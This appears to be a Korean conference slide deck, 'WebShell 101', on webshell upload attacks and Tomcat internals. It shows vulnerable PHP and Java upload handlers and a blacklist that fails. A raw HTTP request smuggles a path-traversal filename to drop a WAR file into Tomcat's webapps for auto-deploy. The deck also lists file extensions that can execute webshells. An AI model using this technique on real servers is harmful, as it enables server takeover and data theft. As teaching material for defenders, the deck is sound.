

WebShell 101

ENKI - 김용진

소개

- 김용진 (adm1nkyj)
- WEB hacker
- blog.adm1nkyj.kr



목차

- WebShell에 대해서
- Tomcat에 대해서
- New attack vector
- 마무리

WebShell - 설명

웹 서버가 실행 가능한 Shell 파일을 업로드해 서버를 장악 하는 공격 기법

WebShell – 피해 사례

해킹사고 빗썸, 웹셀 다수 발견...결제승인 사칭 문자도 출현

[단독] 개인정보 털린 '배달통' 웹쉘에 당했다

개인정보 유출 원인으로는 △홈페이지 취약점 특히 파일 업로드 취약점을 이용한 웹쉘 업로드 공격 △URL 파리미터, SQL인젝션 공격(뽐뿌, 아시아나 항공, 여기어때), 지능형 지속위협 공격(APT)로 SK컴즈, 한수원, 인터파크 등이 피해를 입었다. 이외에도 △창고에 서류 방치 △협력업체 직원의 USB 악용 △메일 오발송, 웹페이지 게시글 등록 △보안조치 미흡 등이 유출 원인으로 지목됐다.

WebShell – 공격 예시 PHP

```
<?php  
$target_dir = "uploads/";  
if($_FILES){  
    $target_file = $target_dir . $_FILES["file"]["name"];  
    move_uploaded_file($_FILES["file"]["tmp_name"], $target_file);  
}  
?>
```

\$target_file = uploads/shell.php

WebShell – 공격 예시 PHP

```
<?php  
$target_dir = "uploads/";  
if($_FILES){  
    $target_file = $target_dir . $_FILES["file"]["name"];  
    move_uploaded_file($_FILES["file"]["tmp_name"], $target_file);  
}  
?>
```

/var/www/html/uploads/shell.php 업로드

WebShell – 공격 예시 PHP

WebShell – 공격 예시 JAVA

```
ServletFileUpload upload = new ServletFileUpload((FileItemFactory)factory);
List formItems = upload.parseRequest(request);
if (formItems != null && formItems.size() == 1) {
    for (FileItem item : formItems) {
        String filePath = getServletContext().getRealPath("") + "/upload/" + item.getName();
        File storeFile = new File(filePath);
        item.write(storeFile);
    }
}
```

유저 Request 파싱

WebShell – 공격 예시 JAVA

```
ServletFileUpload upload = new ServletFileUpload((FileItemFactory)factory);
List formItems = upload.parseRequest(request);
if (formItems != null && formItems.size() == 1) {
    for (FileItem item : formItems) {
        String filePath = getServletContext().getRealPath("") + "/upload/" + item.getName();
    }
}

filePath = /tomcatdir/webapps/upload/shell.jsp
```

WebShell – 공격 예시 JAVA

```
ServletFileUpload upload = new ServletFileUpload((FileItemFactory)factory);
List formItems = upload.parseRequest(request);
if (formItems != null && formItems.size() == 1) {
    for (FileItem item : formItems) {
        String filePath = getServletContext().getRealPath("") + "/upload/" + item.getName();
        File storeFile = new File(filePath);
        item.write(storeFile);
    }
}
```

파일 업로드 : /tomcatdir/webapps/upload/shell.jsp

WebShell – Blacklist 안전할까?

```
ServletFileUpload upload = new ServletFileUpload((FileItemFactory)factory);
List formItems = upload.parseRequest(request);
if (formItems != null && formItems.size() == 1) {
    for (FileItem item : formItems) {
        if(item.getName().indexOf("jsp") == -1 && item.getName().indexOf("jspx") == -1){
            String filePath = getServletContext().getRealPath("") + "/upload/" +item.getName();
            File storeFile = new File(filePath);
            item.write(storeFile);
        }
    }
}
```

Nope!



```
POST /upload.jsp HTTP/1.1
Host: localhost:8080
Connection: close
Content-Length: 216
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://mdn.mozilla-demos.org
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryXuEaBimSj3Qb0esw

----WebKitFormBoundaryXuEaBimSj3Qb0esw
Content-Disposition: form-data; name="file"; filename="
../../../../webapps/gogogo.war"
Content-type: text/plain

war content
----WebKitFormBoundaryXuEaBimSj3Qb0esw--
```

Nope!

```
total 8
drwxr-xr-x@ 5 adm1nkyj  staff  160  1 29 01:04 .
drwxr-xr-x@ 20 adm1nkyj  staff  640 12 18 00:12 ..
drwxr-xr-x  6 adm1nkyj  staff  192  1 28 09:24 ROOT
drwxr-xr-x  3 adm1nkyj  staff   96  1 29 01:04 gogogo
-rw-r--r--  1 adm1nkyj  staff  465  1 29 01:03 gogogo.war
```

왜 때문에 되는가...

- JAVA에서 multipart로 파일 업로드 할시 file name을 그대로 받아와 path traversal이 됨
- Tomcat의 context auto deploy 기능 때문!

JAVA commons-fileupload parse code

```
public Map<String, String> parse(
    final char[] charArray,
    final int offset,
    final int length,
    final char separator) {

    if (charArray == null) {
        return new HashMap<>();
    }
    final HashMap<String, String> params = new HashMap<>();
    this.chars = charArray;
    this.pos = offset;
    this.len = length;

    String paramName = null;
    String paramValue = null;
    while (hasChar()) {
        paramName = parseToken(new char[] {
            '=', separator });
        paramValue = null;
        if (hasChar() && (charArray[pos] == '=')) {
            pos++; // skip '='
            paramValue = parseQuotedToken(new char[] {
                separator });
        }
    }
}
```

코드를 보면 리퀘스트에서 name="value" value를 단순 파싱 하는것을 알 수 있음

```
private String parseQuotedToken(final char[] terminators) {
    char ch;
    i1 = pos;
    i2 = pos;
    boolean quoted = false;
    boolean charEscaped = false;
    while (hasChar()) {
        ch = chars[pos];
        if (!quoted && isOneOf(ch, terminators)) {
            break;
        }
        if (!charEscaped && ch == '\"') {
            quoted = !quoted;
        }
        charEscaped = (!charEscaped && ch == '\\');
        i2++;
        pos++;
    }
    return getToken(true);
}
```

Tomcat auto context deploy?

Context를 자동으로 deploy한다고..?



Tomcat은 뭐고...또 ...Context는 뭐지...?

Tomcat?



아파치 톰캣은 아파치 소프트웨어 재단에서 개발한 서블릿 컨테이너만 있는 웹 애플리케이션 서버이다. 톰캣은 웹 서버와 연동하여 실행할 수 있는 자바 환경을 제공하여 자바서버 페이지와 자바 서블릿이 실행할 수 있는 환경을 제공하고 있다

Tomcat auto context deploy

- Tomcat Host 디렉토리에 war 파일을 업로드 하면 자동으로 context가 deploy 된다.

War 확장자도 필터링

- war 파일도 이미 알려진 케이스다 (알고 막은건 아닌거 같은데...)

웹쉘 실행 가능 확장자

ASP : cer, cdx, asa

-> 제어판 -> 관리도구 -> 인터넷 서비스 관리자

PHP : php3, html, htm

JSP : war

■ 웹쉘 실행가능 확장자는 아래와 같다.

| | |
|-----|-----------------|
| ASP | cer, cdx, asa |
| PHP | php3, html, htm |
| JSP | war |

■ 웹쉘 실행가능 확장자

PHP : php3, html, htm

JSP : war

Tomcat – deploy method

org.apache.catalina.Startup.HostConfig.deployApps

```
protected void deployApps() {
    File appBase = host.getAppBaseFile();
    File configBase = host.getConfigBaseFile();
    String[] filteredAppPaths = filterAppPaths(appBase.list());
    // Deploy XML descriptors from configBase
    deployDescriptors(configBase, configBase.list());
    // Deploy WARs
    deployWARs(appBase, filteredAppPaths);
    // Deploy expanded folders
    deployDirectories(appBase, filteredAppPaths);
}
```

Tomcat – deploy method

org.apache.catalina.Startup.HostConfig.deployApps

```
protected void deployApps() {
    File appBase = host.getAppBaseFile();
    File configBase = host.getConfigBaseFile();
    String[] filteredAppPaths = filterAppPaths(appBase.list());
    // Deploy XML descriptors from configBase
    deployDescriptors(configBase, configBase.list());
    // Deploy WARs
    deployWARs(appBase, filteredAppPaths);
    // Deploy expanded folders
    deployDirectories(appBase, filteredAppPaths);
}
```

Tomcat – xml context deploy

org.apache.catalina.Startup.HostConfig.deployDescriptors

```
protected void deployDescriptors(File configBase, String[] files) {
    ExecutorService es = host.getStartStopExecutor();
    List<Future<?>> results = new ArrayList<>();
    for (String file : files) {
        File contextXml = new File(configBase, file);
        if (file.toLowerCase(Locale.ENGLISH).endsWith(".xml")) {
            ContextName cn = new ContextName(file, true);
            if (isServiced(cn.getName()) || deploymentExists(cn.getName()))
                continue;
            results.add(
                es.submit(new DeployDescriptor(this, cn, contextXml)));
        }
    }
    ...
}
```

Tomcat – xml context deploy

org.apache.catalina.Startup.HostConfig.deployDescriptors

```
protected void deployDescriptors(File configBase, String[] files) {  
    ExecutorService es = host.getStartStopExecutor();  
    List<Future<?>> results = new ArrayList<>();  
    for (String file : files) {  
        File contextXml = new File(configBase, file);  
        if (file.toLowerCase(Locale.ENGLISH).endsWith(".xml")) {  
            ContextName cn = new ContextName(file, true);  
            if (isServiced(cn.getName()) || deploymentExists(cn.getName()))  
                continue;  
            results.add(  
                es.submit(new DeployDescriptor(this, cn, contextXml)));  
        }  
    }  
    ...  
}
```

tomcat_dir/conf/Catalina/localhost/*.xml 을
파싱해옴

Localhost = host 이름

    JavaClass clazz = parser.parse();  
    checkHandlesTypes(clazz, javaClassCache);  
    if (handlesTypesOnly) {  
        return;  
    }  
    processClass(fragment, clazz);  
}
```

Class 파일을 통한 웹쉘

org.apache.catalina.startup.ContextConfig.processClass

```
protected void processClass(WebXml fragment, JavaClass clazz) {
    AnnotationEntry[] annotationsEntries = clazz.getAnnotationEntries();
    if (annotationsEntries != null) {
        String className = clazz.getClassName();
        for (AnnotationEntry ae : annotationsEntries) {
            String type = ae.getAnnotationType();
            if ("Ljavax/servlet/annotation/WebServlet;".equals(type)) {
                processAnnotationWebServlet(className, ae, fragment);
            } else if ("Ljavax/servlet/annotation/WebFilter;".equals(type)) {
                processAnnotationWebFilter(className, ae, fragment);
            } else if ("Ljavax/servlet/annotation/WebListener;".equals(type)) {
                fragment.addListener(className);
            } else {
            }
        }
    }
}
```

Class 파일을 통한 웹쉘

Shell.java

